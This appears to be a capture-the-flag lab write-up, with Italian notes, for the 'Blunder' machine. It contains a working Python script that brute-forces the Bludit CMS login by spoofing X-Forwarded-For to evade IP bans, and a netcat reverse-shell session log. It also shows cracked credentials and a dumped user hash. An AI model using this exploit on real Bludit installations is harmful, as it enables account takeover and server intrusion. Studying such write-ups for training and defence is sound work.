




abbiamo trovato una vulnerabilità che ci permette di fare un bruteforce della password senza attivare il meccanismo di sicurezza che c'è adesso che dovrebbe bannare gli ip. in questa versione ci sono diverse vulnerabilità sfruttabilità se riuscissimo ad entrare.

Proof of Concept


```python
#!/usr/bin/env python3
import re
import requests

host = 'http://192.168.194.146/bludit'
login_url = host + '/admin/login'
username = 'admin'
wordlist = []

# Generate 50 incorrect passwords
for i in range(50):
    wordlist.append('Password{i}'.format(i = i))

# Add the correct password to the end of the list
wordlist.append('adminadmin')

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

    print('[*] Trying: {p}'.format(p = password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```





```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```


```
lollo@kali:~/Desktop/blunder/nmap$ cewl -w ../wordlist.txt 10.10.10.191
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

SUCCESS: Password found!
Use fergus:RolandDeschain to login.




https://github.com/bludit/bludit/issues/1079 //per capire come abbiamo fatto ad uplodare i file sul server e come abbiamo ottenuto l'accesos a tmp.



lollo@kali:~/Desktop/blunder$ nc -nvlp 9999
Ncat: Version 7.80 (https://nmap.org/ncat)
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.10.10.191.
Ncat: Connection from 10.10.10.191:35082.
Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:38:09 up 1:36, 1 user, load average: 19.48, 26.62, 26.78
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
shaun :0 :0 16:02 ?xdm? 11:55 0.00s /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu /usr/bin/gnome-session --systemd --session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@blunder:/$ ls
ls
bin dev home lib64 media proc sbin sys var
boot etc lib libx32 mnt root snap tmp
cdrom ftp lib32 lost+found opt run srv usr
www-data@blunder:/$ tty
tty
/dev/pts/7
www-data@blunder:/$ ^Z
[1]+ Stopped nc -nvlp 9999
lollo@kali:~/Desktop/blunder$ stty raw -echo
lollo@kali:~/Desktop/blunder$ nc -nvlp 9999
www-data@blunder:/$ TERM=screen
www-data@blunder:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@blunder:/$





```
{
  "admin": {
    "nickname": "Hugo",
    "firstName": "Hugo",
    "lastName": "",
    "role": "User",
    "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
    "email": "",
    "registered": "2019-11-27 07:40:55",
    "tokenRemember": "",
    "tokenAuth": "b380cb62057e9da47afce66b4615107d",
    "tokenAuthTTL": "2009-03-15 14:00",
    "twitter": "",
    "facebook": "",
    "instagram": "",
    "codepen": "",
    "linkedin": "",
    "github": "",
    "gitlab": ""}
```



Password120

